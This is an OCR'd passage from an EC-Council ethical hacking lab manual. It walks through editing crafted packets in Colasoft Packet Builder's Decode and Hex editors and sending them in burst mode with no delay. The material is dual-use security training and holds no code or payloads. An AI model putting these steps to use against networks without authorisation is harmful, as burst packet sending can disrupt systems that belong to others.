
10. You can view the added packets list on the right-hand side of the window, under **Packet List**.




11. **Colasoft Packet Builder** allows you to edit the decoding information in the two editors, **Decode Editor** and **Hex Editor**, located in the left pane of the window.
    - The **Decode Editor** section allows you to edit the packet decoding information by double-clicking the item that you wish to decode.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hex Editor** displays the actual packet contents in raw hexadecimal value on the left and its ASCII equivalent on the right.




12. To send the packet, click **Send** from the **Menu** bar.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the **Send Selected Packets** window, select the **Burst Mode (no delay between packets)** option, and then click **Start**.



14. After the **Progress** bar completes, click **Close**.

